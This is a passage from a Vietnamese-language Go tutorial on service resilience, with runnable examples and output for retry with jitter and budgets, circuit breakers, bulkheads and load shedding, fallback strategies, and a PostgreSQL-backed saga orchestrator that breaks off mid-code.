        n, err := Retry(ctx, jit, rand.New(rand.NewPCG(3, 3)), noSleep, fn)
        fmt.Printf("%-44s số lần thử=%d lỗi=%v\n", label, n, err)
    }
    run("thành công ở lần 3", context.Background(), func(a int) error {
        if a < 3 {
            return errors.New("503")
        }
        return nil
    })
    run("lỗi vĩnh viễn (400) dừng ngay", context.Background(), func(int) error { return fmt.Errorf("400:
%w", ErrPermanent) })
    run("mãi mãi lỗi tạm thời: bỏ cuộc sau tối đa", context.Background(), func(int) error { return
errors.New("503") })
    tight, cancel := context.WithTimeout(context.Background(), 50*time.Millisecond)
    defer cancel()
    long := Policy{MaxAttempts: 6, Base: 400 * time.Millisecond, Cap: 5 * time.Second} // lần chờ đầu 400ms
> thời gian còn lại 50ms
    n, err := Retry(tight, long, nil, noSleep, func(int) error { return errors.New("503") })
    fmt.Printf("%-44s số lần thử=%d lỗi=%v\n", "hạn chót còn 50ms, lần chờ kế 400ms", n, err)
```

```
    fmt.Println("--- 5. Ngân sách thử lại (retry budget): giới hạn thử lại ở 10% lưu lượng ---")
    // Khi dịch vụ hỏng, thử lại vô hạn nhân tải lên N lần. Ngân sách: mỗi yêu cầu gốc nạp 0,1 "token thử lại".
    budget := 0.0
    allowed, denied := 0, 0
    for req := 0; req < 1000; req++ { // 1.000 yêu cầu gốc, TẤT CẢ đều lỗi và muốn thử lại 3 lần
        budget += 0.1
        for retry := 0; retry < 3; retry++ {
            if budget >= 1 {
                budget--
                allowed++
            } else {
                denied++
            }
        }
    }
    fmt.Printf("muốn thử lại: %d lần; ngân sách cho phép: %d (%.0f%% lưu lượng gốc), từ chối %d => tải tối đa ~%.1fx thay vì 4x\n",
        allowed+denied, allowed, 100*float64(allowed)/1000, denied, 1+float64(allowed)/1000)
    _ = sort.Ints
}
```

```
--- 1. Lịch chờ của các chính sách (base 100ms, trần 2s) ---
sau lần thất bại 1: cố định lũy thừa chờ 100ms  | full jitter chờ ngẫu nhiên trong [0, 100ms]
sau lần thất bại 2: cố định lũy thừa chờ 200ms  | full jitter chờ ngẫu nhiên trong [0, 200ms]
sau lần thất bại 3: cố định lũy thừa chờ 400ms  | full jitter chờ ngẫu nhiên trong [0, 400ms]
sau lần thất bại 4: cố định lũy thừa chờ 800ms  | full jitter chờ ngẫu nhiên trong [0, 800ms]
sau lần thất bại 5: cố định lũy thừa chờ 1.6s   | full jitter chờ ngẫu nhiên trong [0, 1.6s]
--- 2. Bầy đàn thử lại (thundering herd): 1.000 client cùng lỗi lúc t=0 khi dịch vụ chết rồi hồi phục ---
không jitter : tổng 5000 lần thử lại, ĐỈNH 1000 yêu cầu trong cùng một khoảng 10ms
full jitter  : tổng 5000 lần thử lại, ĐỈNH 38 yêu cầu trong cùng một khoảng 10ms (đỉnh giảm 26.3 lần)
=> không jitter, mọi client thử lại ĐỒNG LOẠT đúng các mốc 0,5s, 1,5s, 3,5s...: dịch vụ vừa hồi phục lại bị đập sập lần nữa.
--- 3. Khuếch đại thử lại giữa các tầng ---
A thử 3 lần, B thử 3 lần: một yêu cầu của người dùng tạo ra 9 lời gọi vào C đang hỏng (3 x 3)
chỉ A thử lại (B không):  3 lời gọi vào C | với 4 tầng mỗi tầng 3 lần là 81
--- 4. Retry() thật: phân loại lỗi, tôn trọng ctx ---
thành công ở lần 3                          số lần thử=3 lỗi=<nil>
lỗi vĩnh viễn (400) dừng ngay               số lần thử=1 lỗi=400: lỗi vĩnh viễn (không thử lại)
mãi mãi lỗi tạm thời: bỏ cuộc sau tối đa    số lần thử=6 lỗi=503
hạn chót còn 50ms, lần chờ kế 400ms         số lần thử=1 lỗi=không đủ thời gian để thử lại: 503
--- 5. Ngân sách thử lại (retry budget): giới hạn thử lại ở 10% lưu lượng ---
muốn thử lại: 3000 lần; ngân sách cho phép: 99 (10% lưu lượng gốc), từ chối 2901 => tải tối đa ~1.1x thay vì 4x
```

Phân tích:

1. **Lịch chờ**: lũy thừa cố định 100, 200, 400, 800 ms, 1,6 s. Với *full jitter*, mỗi lần chờ là một số ngẫu nhiên đều trong `[0, giá trị lũy thừa]`. Có nhiều biến thể (equal jitter, decorrelated jitter); full jitter là mặc định tốt.
2. **Bầy đàn**: 1.000 client thử lại theo lịch cố định tạo **đỉnh 1.000 yêu cầu trong cùng 10 ms** (đồng loạt); với full jitter đỉnh là **38**, thấp hơn khoảng **26 lần**, với đúng cùng tổng số lần thử. Jitter không giảm tổng tải, nó **san phẳng đỉnh**, và đỉnh mới là thứ làm sập dịch vụ đang hồi phục.
3. **Khuếch đại giữa các tầng**: A→B→C, mỗi tầng thử 3 lần, C hỏng hoàn toàn: **một** yêu cầu người dùng thành **9** lời gọi vào C (`3 × 3`); bốn tầng thành 81. Dịch vụ đang hấp hối nhận tải nhân lên chính xác lúc nó yếu nhất, đây là cơ chế của *bão thử lại* (*retry storm*). Quy tắc: **chỉ thử lại ở một tầng** (thường tầng ngoài cùng, gần người dùng nhất hoặc tầng có hạn chót tổng) và các tầng trong thất bại nhanh. Với gRPC/HTTP giữa dịch vụ, cũng truyền header cho biết "đây đã là lần thử lại" để tầng dưới không thử lại thêm.
4. `Retry()` **thật**: thành công ở lần 3; lỗi vĩnh viễn (400) dừng ngay sau 1 lần; lỗi tạm thời mãi mãi thì bỏ cuộc sau tối đa 6 lần (trả lỗi gốc); và **tôn trọng hạn chót**: khi chỉ còn 50 ms mà lần chờ tiếp theo là 400 ms, nó không ngủ qua hạn chót mà trả lỗi ngay (`không đủ thời gian để thử lại`).

5. **Ngân sách thử lại** (*retry budget*): giới hạn số lần thử lại ở một **tỉ lệ của lưu lượng gốc** (ví dụ 10%) thay vì mỗi yêu cầu thử 3 lần. Khi phụ thuộc hỏng hoàn toàn, 1.000 yêu cầu muốn thử lại 3.000 lần nhưng ngân sách chỉ cho 99 lần: tải tăng tối đa ~1,1× thay vì 4×. Đây là cơ chế của gRPC và Envoy; cài bằng token bucket nạp theo số yêu cầu gốc.

Chi tiết khác: tôn trọng header `Retry-After` (server biết rõ hơn bạn khi nào sẵn sàng); đừng thử lại trong vòng lặp chặt; ghi log/metric số lần thử lại theo phụ thuộc (tăng đột biến là tín hiệu sớm của sự cố); **hedged requests** (gửi bản sao thứ hai sau p95 nếu chưa có phản hồi, lấy cái nào về trước) giảm đuôi độ trễ cho thao tác đọc idempotent với chi phí tải nhỉnh hơn một chút.

4. Circuit breaker (cầu dao ngắt mạch)

Khi một phụ thuộc hỏng, mỗi lời gọi sang nó chờ hết timeout rồi thất bại: tốn thời gian của bạn, tốn tài nguyên của bạn (goroutine, kết nối), và **đè thêm lên một dịch vụ đang cố hồi phục**. **Circuit breaker** theo dõi tỉ lệ lỗi và khi vượt ngưỡng thì **ngắt mạch**: từ chối lời gọi *ngay lập tức* (không chạm phụ thuộc) trong một khoảng thời gian, rồi thăm dò từ từ. Ba trạng thái:



Chương trình sau cài một breaker (cửa sổ trượt 10 lời gọi, ngắt khi ≥ 50% lỗi từ ít nhất 5 lời gọi, ngắt 30 giây, 3 lời gọi thăm dò) và chạy một kịch bản với **đồng hồ giả**: cổng thanh toán khỏe → hỏng → hồi phục:

```go
package main

import (
    "errors"
    "fmt"
    "strings"
    "sync"
    "time"
)

type State int

const (
    Closed   State = iota // bình thường: cho qua, đếm lỗi
    Open                  // ngắt: TỪ CHỐI NGAY, không gọi phụ thuộc
    HalfOpen              // thăm dò: cho một ít yêu cầu thử xem đã hồi phục chưa
)

func (s State) String() string { return [...]string{"ĐÓNG", "MỞ (ngắt)", "NỬA MỞ"}[s] }

var ErrOpen = errors.New("mạch đang ngắt")

type Breaker struct {
    mu              sync.Mutex
    now             func() time.Time
    state           State
    window          []bool        // kết quả gần nhất (true = lỗi), cửa sổ trượt theo SỐ LƯỢNG lời gọi
    windowSize      int
    minCalls        int           // chưa đủ mẫu thì chưa đánh giá (tránh ngắt vì 1/1 lỗi)
    failureRatio    float64       // vượt tỉ lệ lỗi này thì ngắt
    openFor         time.Duration // ngắt bao lâu thì thử nửa mở
    openedAt        time.Time
    probesAllowed   int           // số lời gọi thăm dò khi nửa mở
    probesInFlight  int
    probesSucceeded int
```

```
    onChange         func(from, to State)
}

func NewBreaker(now func() time.Time, onChange func(from, to State)) *Breaker {
    return &Breaker{now: now, windowSize: 10, minCalls: 5, failureRatio: 0.5, openFor: 30 * time.Second,
probesAllowed: 3, onChange: onChange}
}

func (b *Breaker) set(to State) {
    if b.state == to {
        return
    }
    from := b.state
    b.state = to
    if b.onChange != nil {
        b.onChange(from, to)
    }
}

// Do chạy fn qua mạch. Lỗi do fn trả về được tính là "lỗi phụ thuộc" (nên tránh tính lỗi 4xx của khách vào
đây).
func (b *Breaker) Do(fn func() error) error {
    b.mu.Lock()
    switch b.state {
    case Open:
        if b.now().Sub(b.openedAt) < b.openFor {
            b.mu.Unlock()
            return ErrOpen // TỪ CHỐI NGAY: không tốn thời gian, không đè thêm lên phụ thuộc đang hỏng
        }
        b.set(HalfOpen)
        b.probesInFlight, b.probesSucceeded = 0, 0
        fallthrough
    case HalfOpen:
        if b.probesInFlight >= b.probesAllowed {
            b.mu.Unlock()
            return ErrOpen // đã đủ lời gọi thăm dò đang chạy
        }
        b.probesInFlight++
    }
    state := b.state
    b.mu.Unlock()

    err := fn()

    b.mu.Lock()
    defer b.mu.Unlock()
    failed := err != nil
    switch state {
    case HalfOpen:
        b.probesInFlight--
        if failed {
            b.openedAt = b.now()
            b.set(Open) // thăm dò thất bại: ngắt lại, đếm lại thời gian chờ
            return err
        }
        b.probesSucceeded++
        if b.probesSucceeded >= b.probesAllowed {
            b.window = nil
            b.set(Closed) // đủ thăm dò thành công: đóng mạch
        }
    case Closed:
        b.window = append(b.window, failed)
        if len(b.window) > b.windowSize {
            b.window = b.window[1:]
        }
        if len(b.window) >= b.minCalls {
            bad := 0
            for _, f := range b.window {
                if f {
                    bad++
```

```
                }
            }
            if float64(bad)/float64(len(b.window)) >= b.failureRatio {
                b.openedAt = b.now()
                b.set(Open)
            }
        }
    }
    return err
}

func main() {
    clock := time.Date(2026, 10, 9, 8, 0, 0, 0, time.UTC)
    now := func() time.Time { return clock }

    var events []string
    b := NewBreaker(now, func(from, to State) {
        events = append(events, fmt.Sprintf("  [%s] mạch %s -> %s", clock.Format("15:04:05"), from, to))
    })

    dependencyUp := true
    var callsToDependency, rejected, failures, successes, attemptsWhileDown int
    call := func() string {
        if !dependencyUp {
            attemptsWhileDown++
        }
        err := b.Do(func() error {
            callsToDependency++
            clock = clock.Add(2 * time.Second) // mỗi lời gọi thật tốn 2s (phụ thuộc hỏng thì chờ timeout)
            if !dependencyUp {
                failures++
                return errors.New("timeout cổng thanh toán")
            }
            successes++
            return nil
        })
        switch {
        case errors.Is(err, ErrOpen):
            rejected++
            clock = clock.Add(5 * time.Millisecond) // từ chối ngay: gần như không tốn thời gian
            return "chặn"
        case err != nil:
            return "LỖI"
        }
        return "ok"
    }

    phase := func(title string, n int, gap time.Duration) {
        var row []string
        for i := 0; i < n; i++ {
            row = append(row, call())
            clock = clock.Add(gap)
        }
        fmt.Printf("%-52s %s\n", title, strings.Join(row, " "))
    }

    fmt.Println("--- mô phỏng: cổng thanh toán khỏe -> hỏng -> hồi phục ---")
    phase("1. khỏe, 6 lời gọi", 6, 0)
    dependencyUp = false
    phase("2. cổng thanh toán HỎNG, 8 lời gọi", 8, 0)
    phase("3. vẫn hỏng, 6 lời gọi ngay sau (mạch đang ngắt)", 6, 0)
    clock = clock.Add(40 * time.Second) // chờ qua thời gian ngắt
    phase("4. hết 30s ngắt, vẫn hỏng: thăm dò 1 lần, 3 lời gọi", 3, 0)
    clock = clock.Add(40 * time.Second)
    dependencyUp = true
    phase("5. hồi phục, hết thời gian ngắt: thăm dò, 6 lời gọi", 6, 0)
    fmt.Println("nhật ký chuyển trạng thái:")
    for _, e := range events {
        fmt.Println(e)
    }
```

```
    fmt.Printf("--- tổng kết ---\nlời gọi THẬT tới phụ thuộc: %d (thành công %d, lỗi %d) | bị chặn ngay bởi mạch: %d\n", callsToDependency, successes, failures, rejected)
    fmt.Printf("khi phụ thuộc HỎNG có %d lời gọi từ ứng dụng: không có mạch thì cả %d lời gọi chờ 2s timeout (%ds lãng phí, đè thêm lên dịch vụ đang chết); có mạch chỉ %d lời gọi thật, còn lại bị chặn ngay\n",
        attemptsWhileDown, attemptsWhileDown, attemptsWhileDown*2, failures)
}
```

```
--- mô phỏng: cổng thanh toán khỏe -> hỏng -> hồi phục ---
1. khỏe, 6 lời gọi                                  ok ok ok ok ok ok
2. cổng thanh toán HỎNG, 8 lời gọi                  LỖI LỖI LỖI LỖI LỖI chặn chặn chặn
3. vẫn hỏng, 6 lời gọi ngay sau (mạch đang ngắt)    chặn chặn chặn chặn chặn chặn
4. hết 30s ngắt, vẫn hỏng: thăm dò 1 lần, 3 lời gọi  LỖI chặn chặn
5. hồi phục, hết thời gian ngắt: thăm dò, 6 lời gọi  ok ok ok ok ok ok
nhật ký chuyển trạng thái:
  [08:00:22] mạch ĐÓNG -> MỞ (ngắt)
  [08:01:02] mạch MỞ (ngắt) -> NỬA MỞ
  [08:01:04] mạch NỬA MỞ -> MỞ (ngắt)
  [08:01:44] mạch MỞ (ngắt) -> NỬA MỞ
  [08:01:50] mạch NỬA MỞ -> ĐÓNG
--- tổng kết ---
lời gọi THẬT tới phụ thuộc: 18 (thành công 12, lỗi 6) | bị chặn ngay bởi mạch: 11
khi phụ thuộc HỎNG có 17 lời gọi từ ứng dụng: không có mạch thì cả 17 lời gọi chờ 2s timeout (34s lãng phí, đè thêm lên dịch vụ đang chết); có mạch chỉ 6 lời gọi thật, còn lại bị chặn ngay
```

Đọc kết quả:

- **Pha 2**: 5 lời gọi đầu thất bại thật (mỗi cái chờ timeout 2 giây), đến lúc 5/10 là lỗi mạch **mở** (`ĐÓNG → MỞ lúc 08:00:22`); ba lời gọi còn lại bị **chặn ngay** trong vài mili-giây thay vì chờ 2 giây.
- **Pha 3**: mạch đang ngắt, 6 lời gọi liên tiếp bị chặn ngay: phụ thuộc không bị đè thêm.
- **Pha 4**: hết 30 giây, mạch sang **nửa mở**, một lời gọi thăm dò vẫn **thất bại** nên mạch **mở lại** ngay (`NỬA MỞ → MỞ`), các lời gọi sau bị chặn.
- **Pha 5**: sau lần chờ nữa, phụ thuộc đã hồi phục; thăm dò thành công 3 lần liên tiếp ⇒ mạch **đóng** và mọi thứ trở lại bình thường.
- **Con số**: khi phụ thuộc hỏng, ứng dụng có 17 lời gọi; **không có mạch** cả 17 chờ timeout (34 giây lãng phí) và đè thêm lên dịch vụ đang chết; **có mạch** chỉ 6 lời gọi thật chạm tới nó.

Điểm thiết kế quan trọng:

- **Breaker theo từng phụ thuộc** (cổng thanh toán, kho, Redis): một breaker toàn cục ngắt cả những thứ đang khỏe.
- **Cái gì tính là lỗi?** Lỗi hạ tầng (timeout, kết nối bị từ chối, 5xx) **có**; lỗi nghiệp vụ hợp lệ (`404`, `422`, hết hàng, thẻ bị từ chối) **không**: nếu không, thẻ bị từ chối hàng loạt làm ngắt cả cổng thanh toán đang khỏe.
- **Khi mạch mở thì làm gì?** Trả lỗi nhanh có ý nghĩa (`503` + `Retry-After`), hoặc **phương án dự phòng** (mục 6): đọc từ cache cũ, giá trị mặc định, xếp hàng để làm sau.
- **Thông số** (ngưỡng, kích thước cửa sổ, thời gian ngắt, số thăm dò) cần chỉnh theo lưu lượng thực; ít lưu lượng thì cửa sổ theo *thời gian* hợp hơn theo *số lời gọi*. Trong sản xuất dùng thư viện đã kiểm nghiệm: `github.com/sony/gobreaker`, `github.com/failsafe-go/failsafe-go` (gom retry, breaker, bulkhead, timeout, hedging thành "chính sách" kết hợp được).
- **Xuất metrics** về trạng thái và số lần chuyển trạng thái (Buổi 38); breaker mở là cảnh báo đáng chú ý.
- **Thứ tự khi kết hợp**: `Timeout` bao ngoài từng lần gọi → `Retry` → `Breaker`; hoặc breaker ngoài cùng retry. Mỗi lần thử lại đi qua breaker để lỗi được đếm; mạch mở thì dừng thử lại ngay (đừng retry lỗi `ErrOpen`).

5. Bulkhead và load shedding

Tên gọi **bulkhead** (vách ngăn khoang tàu) lấy từ thân tàu: nước vào một khoang thì các khoang khác vẫn khô. Trong phần mềm: **chia tài nguyên thành các ngăn riêng** cho các loại công việc khác nhau, để một loại hỏng hoặc chậm không chiếm hết tài nguyên của loại khác. Hai dạng phổ biến: pool/semaphore riêng cho mỗi phụ thuộc, và hàng đợi/worker riêng cho mỗi loại việc.

Load shedding (xả tải) là phía còn lại: khi hệ thống quá tải, **từ chối sớm** một phần yêu cầu (`503`/`429`, kèm `Retry-After`) để phục vụ tốt phần còn lại, thay vì nhận hết rồi chậm và hỏng với tất cả. Chương trình sau mô phỏng đúng sự cố điển hình: cổng thanh toán treo, mỗi lời gọi 300 ms, 12 yêu cầu thanh toán đồng thời đến một hệ thống có sáu chỗ dùng chung, trong khi 40 yêu cầu **catalog** (khỏe mạnh, 5 ms) cũng đang cần chỗ:

```
package main

import (
    "fmt"
    "sort"
    "sync"
    "sync/atomic"
    "time"
)

// Hệ thống có MỘT nhóm tài nguyên dùng chung (ví dụ pool kết nối / worker): 6 chỗ.
// Hai loại việc: catalog (nhanh, 5ms) và payment (phụ thuộc ngoài đang treo, 300ms mỗi lời gọi).

type System struct {
    shared chan struct{}   // 6 chỗ dùng chung
    payCap chan struct{}   // bulkhead: tối đa 2 lời gọi payment CÙNG LÚC (nil = không có bulkhead)
}

func NewSystem(withBulkhead bool) *System {
    s := &System{shared: make(chan struct{}, 6)}
    if withBulkhead {
        s.payCap = make(chan struct{}, 2)
    }
    return s
}

// Catalog: lấy chỗ chung (chờ nếu hết chỗ), làm việc nhanh.
func (s *System) Catalog() time.Duration {
    start := time.Now()
    s.shared <- struct{}{}
    time.Sleep(5 * time.Millisecond)
    <-s.shared
    return time.Since(start)
}

// Payment: nếu có bulkhead, xin phép TRƯỚC bằng try-acquire không chờ; hết phép thì TỪ CHỐI NGAY (load
shedding),
// không chiếm chỗ chung. Nếu không có bulkhead, tranh chỗ chung như mọi việc khác.
func (s *System) Payment() (rejected bool) {
    if s.payCap != nil {
        select {
        case s.payCap <- struct{}{}:
            defer func() { <-s.payCap }()
        default:
            return true // bị từ chối nhanh (trả 503/429 cho client, kèm Retry-After)
        }
    }
    s.shared <- struct{}{}
    time.Sleep(300 * time.Millisecond) // phụ thuộc ngoài treo
    <-s.shared
    return false
```

```
}

func percentile(ds []time.Duration, p float64) time.Duration {
    sort.Slice(ds, func(i, j int) bool { return ds[i] < ds[j] })
    return ds[int(float64(len(ds)-1)*p)]
}

func run(withBulkhead bool) (p50, p99 time.Duration, rejected, served int32) {
    s := NewSystem(withBulkhead)
    var wg sync.WaitGroup
    var rej, srv atomic.Int32
    // t=0: 12 yêu cầu payment cùng đến (ví dụ khuyến mãi); cổng thanh toán đang chậm.
    for i := 0; i < 12; i++ {
        wg.Add(1)
        go func() {
            defer wg.Done()
            if s.Payment() {
                rej.Add(1)
            } else {
                srv.Add(1)
            }
        }()
    }
    time.Sleep(30 * time.Millisecond)
    // t=30ms: 40 yêu cầu catalog (trang chủ, xem sản phẩm): hoàn toàn khỏe mạnh, không liên quan thanh
toán.
    var mu sync.Mutex
    var lat []time.Duration
    for i := 0; i < 40; i++ {
        wg.Add(1)
        go func() {
            defer wg.Done()
            d := s.Catalog()
            mu.Lock()
            lat = append(lat, d)
            mu.Unlock()
        }()
    }
    wg.Wait()
    return percentile(lat, 0.50), percentile(lat, 0.99), rej.Load(), srv.Load()
}

func main() {
    fmt.Println("--- Khi MỘT phụ thuộc chậm (thanh toán, 300ms/lời gọi), dịch vụ KHÔNG liên quan (catalog)
có bị kéo chậm theo? ---")
    p50a, p99a, rejA, srvA := run(false)
    p50b, p99b, rejB, srvB := run(true)
    fmt.Printf("KHÔNG bulkhead: payment phục vụ %2d, từ chối %2d | catalog p50 > 100ms: %-5v p99 > 250ms:
%v\n", srvA, rejA, p50a > 100*time.Millisecond, p99a > 250*time.Millisecond)
    fmt.Printf("CÓ bulkhead   : payment phục vụ %2d, từ chối %2d | catalog p50 < 30ms : %-5v p99 < 100ms:
%v\n", srvB, rejB, p50b < 30*time.Millisecond, p99b < 100*time.Millisecond)
    fmt.Println()
    fmt.Println("Không bulkhead: 12 yêu cầu payment (300ms) chiếm hết 6 chỗ chung và xếp hàng ở đợt hai;
catalog phải chờ => chậm lây sang tính năng khỏe mạnh.")
    fmt.Println("Có bulkhead: payment chỉ được dùng tối đa 2 chỗ và phần vượt bị từ chối NGAY; 4 chỗ còn
lại luôn dành cho catalog => hỏng cục bộ, không lan.")
}
```

```
--- Khi MỘT phụ thuộc chậm (thanh toán, 300ms/lời gọi), dịch vụ KHÔNG liên quan (catalog) có bị kéo chậm
theo? ---
KHÔNG bulkhead: payment phục vụ 12, từ chối  0 | catalog p50 > 100ms: true  p99 > 250ms: true
CÓ bulkhead   : payment phục vụ  2, từ chối 10 | catalog p50 < 30ms : true  p99 < 100ms: true

Không bulkhead: 12 yêu cầu payment (300ms) chiếm hết 6 chỗ chung và xếp hàng ở đợt hai; catalog phải chờ =>
chậm lây sang tính năng khỏe mạnh.
Có bulkhead: payment chỉ được dùng tối đa 2 chỗ và phần vượt bị từ chối NGAY; 4 chỗ còn lại luôn dành cho
catalog => hỏng cục bộ, không lan.
```

- **Không bulkhead**: 12 yêu cầu thanh toán chiếm cả 6 chỗ rồi xếp hàng đợt hai (tổng 600 ms); catalog xếp sau nên p50 > 100 ms và p99 > 250 ms. Chậm ở thanh toán **lây** sang trang chủ vốn chẳng liên quan.
- **Có bulkhead**: thanh toán chỉ được dùng tối đa 2 chỗ (`payCap`); phần vượt (10 yêu cầu) bị **từ chối ngay** bằng `select ... default` (không chiếm chỗ chung, không chờ); 4 chỗ còn lại luôn dành cho catalog, p50 < 30 ms và p99 < 100 ms. Hỏng **cục bộ**: người dùng thanh toán thấy "thử lại sau", người dùng xem hàng không thấy gì khác lạ.

Công cụ và kỹ thuật thực tế:

- `golang.org/x/sync/semaphore` (semaphore có trọng số và `TryAcquire`); buffered channel như trên; `errgroup.SetLimit` (Buổi 15) cho giới hạn đồng thời của một nhóm việc.
- **Hàng đợi có giới hạn** thay vì vô hạn: queue đầy thì từ chối. Hàng đợi vô hạn chỉ che giấu quá tải đến khi hết bộ nhớ và độ trễ tăng không giới hạn (định luật Little: độ trễ = độ dài hàng ÷ thông lượng).
- **Phân loại ưu tiên**: đăng nhập, thanh toán quan trọng hơn gợi ý sản phẩm. Khi quá tải, bỏ việc kém quan trọng trước (*priority shedding*).
- **Giới hạn đồng thời thích ứng** (*adaptive concurrency*): thay vì hằng số 2, điều chỉnh theo độ trễ quan sát được (AIMD hoặc gradient như Netflix/Envoy) để tự tìm điểm cân bằng.
- **Rate limit khác load shedding**: rate limit giới hạn *mỗi khách hàng* theo hợp đồng/công bằng (Buổi 26, 32); load shedding bảo vệ *hệ thống* theo năng lực hiện tại bất kể ai gửi. Cần cả hai.
- **Kích thước pool và hàng đợi là quyết định về độ bền**: pool DB nhỏ hơn số worker HTTP là cố ý (hàng đợi ở ngoài DB), cùng `statement_timeout` (Buổi 36).
- **Autoscaling không thay thế được xả tải**: scale mất vài phút, quá tải ập tới trong giây. Xả tải bảo vệ bạn trong khoảng thời gian đó.
- Cho **luồng kích hoạt hàng loạt** (khuyến mãi, mở bán): hàng đợi chờ (*waiting room*) ở rìa, thay vì để tất cả đập vào hệ thống.

6. Suy giảm có kiểm soát và phương án dự phòng

Câu hỏi đáng hỏi cho mỗi phụ thuộc: **"Nếu nó hỏng, người dùng có còn hoàn thành được việc chính không?"** Phân loại các tính năng theo mức quan trọng:

Mức	Ví dụ ShopGo	Khi phụ thuộc hỏng
Cốt lõi (không thể thiếu)	Xác thực, xem sản phẩm, đặt hàng, thanh toán	Phải chạy; có dư thừa, giám sát chặt; nếu hỏng thì lỗi rõ ràng và nhanh
Quan trọng	Giỏ hàng, lịch sử đơn	Chạy ở chế độ hạn chế; từ cache cũ
Thiết yếu cho trải nghiệm nhưng không cho giao dịch	Gợi ý sản phẩm, đánh giá, bộ đếm lượt xem	**Bỏ qua im lặng** khi lỗi
Phụ	Email xác nhận, phân tích, webhook	Hàng đợi và thử lại sau

Các mẫu dự phòng (*fallback*), từ nhẹ đến nặng:

1. **Dữ liệu cũ thay vì không có**: cache trả bản cũ khi nguồn hỏng (*stale-if-error*, Buổi 32); trang danh sách hiển thị dữ liệu của 10 phút trước kèm nhãn.
2. **Giá trị mặc định / rút gọn**: gợi ý sản phẩm lỗi thì hiển thị "bán chạy nhất" lưu sẵn; ẩn khối đánh giá thay vì lỗi cả trang.
3. **Chế độ chỉ đọc**: DB chính hỏng, replica vẫn phục vụ xem; tắt tính năng ghi kèm thông báo.

4. **Xếp hàng làm sau**: không gửi được email thì ghi vào hàng đợi và thử lại (Buổi 33); đặt hàng vẫn thành công.
5. **Công tắc tính năng** (*feature flags/kill switches*): tắt một tính năng nặng hoặc lỗi trong vài giây mà không cần triển khai lại (qua cấu hình động hoặc Redis); đây là công cụ ứng phó sự cố hiệu quả nhất sau khi có metrics.
6. **Phản hồi một phần**: trang tổng hợp từ nhiều nguồn trả những phần có, đánh dấu phần thiếu (`"recommendations": null, "partial": true`) thay vì thất bại toàn bộ.

Nguyên tắc: **dự phòng phải được kiểm thử** (một nhánh chưa từng chạy sẽ hỏng khi cần nhất), và **không âm thầm đưa dữ liệu sai** (hiển thị giá cũ khi thanh toán là lỗi; hiển thị gợi ý cũ khi xem trang là chấp nhận được).

7. Giao dịch phân tán và Saga

Trong monolith, "trừ kho + thu tiền + tạo vận đơn" là một giao dịch ACID: hoặc cả ba, hoặc không gì. Khi mỗi bước thuộc một dịch vụ với CSDL riêng (Buổi 34, 50) bạn **mất** điều đó. Ba hướng:

- **Giao dịch phân tán 2PC** (two-phase commit): một điều phối viên yêu cầu mọi bên "chuẩn bị" rồi "cam kết". Đảm bảo mạnh nhưng **chặn**: khi điều phối viên chết giữa hai pha, các bên giữ khóa chờ; độ trễ cao; không thể dùng với dịch vụ bên thứ ba (cổng thanh toán không tham gia 2PC của bạn). Hiếm dùng trong microservices.
- **Chấp nhận nhất quán cuối cùng + Saga**: chia thành chuỗi **giao dịch cục bộ**, mỗi bước có **hành động bù trừ** (*compensation*) hoàn tác ảnh hưởng của nó. Nếu một bước thất bại, chạy bù trừ cho các bước đã xong theo thứ tự ngược.
- **Thiết kế để tránh nhu cầu**: giữ dữ liệu cần nhất quán trong **một** dịch vụ (ranh giới theo miền, Buổi 40). Đây là cách tốt nhất.

Hai kiểu triển khai saga: **choreography** (các dịch vụ phản ứng với sự kiện của nhau, không ai nắm toàn cục; lỏng lẻo nhưng khó theo dõi và dễ vòng lặp), và **orchestration** (một bộ điều phối giữ trạng thái và ra lệnh từng bước; rõ ràng, dễ quan sát, điểm tập trung). Với quy trình dài nhiều bước như đặt hàng, orchestration dễ lý giải hơn. Chương trình sau cài orchestrator với **trạng thái saga lưu bền trong PostgreSQL**: ba bước (giữ kho → thu tiền → tạo vận đơn) với bù trừ, thử sáu kịch bản kể cả tiến trình chết giữa chừng:

```
package main

import (
    "context"
    "errors"
    "fmt"
    "os"
    "strings"

    "github.com/jackc/pgx/v5/pgxpool"
)

// ---------- Các dịch vụ tham gia (giả lập): mỗi thao tác IDEMPOTENT theo saga id ----------

type Services struct {
    stock, paid, shipped map[int64]bool
    calls                map[string]int
    failures             map[string]int // số lần SẼ thất bại trước khi thành công; -1 = thất bại vĩnh viễn
}

func NewServices() *Services {
    return &Services{stock: map[int64]bool{}, paid: map[int64]bool{}, shipped: map[int64]bool{}, calls:
map[string]int{}, failures: map[string]int{}}
```

```
}

func (s *Services) maybeFail(op string) error {
    s.calls[op]++
    if n := s.failures[op]; n != 0 {
        if n > 0 {
            s.failures[op]--
        }
        return fmt.Errorf("%s thất bại", op)
    }
    return nil
}

type Step struct {
    Name       string
    Do, Undo   func(id int64) error
}

func (s *Services) Steps() []Step {
    return []Step{
        {"giữ kho", func(id int64) error { return s.apply("reserve", func() { s.stock[id] = true }) },
            func(id int64) error { return s.apply("release", func() { delete(s.stock, id) }) }},
        {"thu tiền", func(id int64) error { return s.apply("charge", func() { s.paid[id] = true }) },
            func(id int64) error { return s.apply("refund", func() { delete(s.paid, id) }) }},
        {"tạo vận đơn", func(id int64) error { return s.apply("ship", func() { s.shipped[id] = true }) },
            func(id int64) error { return s.apply("cancel_ship", func() { delete(s.shipped, id) }) }},
    }
}

func (s *Services) apply(op string, effect func()) error {
    if err := s.maybeFail(op); err != nil {
        return err
    }
    effect() // đặt/xóa cờ: gọi lại nhiều lần cho cùng kết quả (idempotent)
    return nil
}

// ---------- Orchestrator: trạng thái saga lưu BỀN trong PostgreSQL ----------

var errCrash = errors.New("tiến trình bị kill")

type Orchestrator struct {
    pool        *pgxpool.Pool
    svc         *Services
    steps       []Step
    crashAfter  string // "do:<n>" hoặc "undo:<n>": giả lập chết SAU khi đã lưu trạng thái của bước đó
    maxUndoTries int
}

// Trạng thái: running (đang tiến tới) -> done, hoặc running -> compensating -> failed.
// step = số bước ĐÃ HOÀN TẤT khi running; số bước CÒN PHẢI HOÀN TÁC khi compensating.
func (o *Orchestrator) Run(ctx context.Context, id int64) (state string, err error) {
    for {
        var step int
        err = o.pool.QueryRow(ctx, `SELECT state, step FROM sagas WHERE id = $1`, id).Scan(&state, &step)
        if err != nil {
            return "", err
        }
        switch state {
        case "done", "failed":
            return state, nil
        case "running":
            if step == len(o.steps) {
                if _, err = o.pool.Exec(ctx, `UPDATE sagas SET state = 'done' WHERE id = $1`, id); err !=
nil {
                    return "", err
                }
                continue
            }
```

```
            if derr := o.steps[step].Do(id); derr != nil {
